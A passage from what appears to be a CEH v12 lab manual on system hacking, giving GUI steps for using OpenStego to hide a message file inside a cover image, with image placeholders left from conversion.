


Module 06 – System Hacking


- The location of the selected file appears in the **Message File** field.
- Click the **ellipsis** button next to **Cover File**.




- The **Open - Select Cover File** window appears. Navigate to **Z:\CEHv12 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.



9. Now, both **Message File** and **Cover File** are uploaded. By performing steganography, the message file will be hidden in the designated cover file.

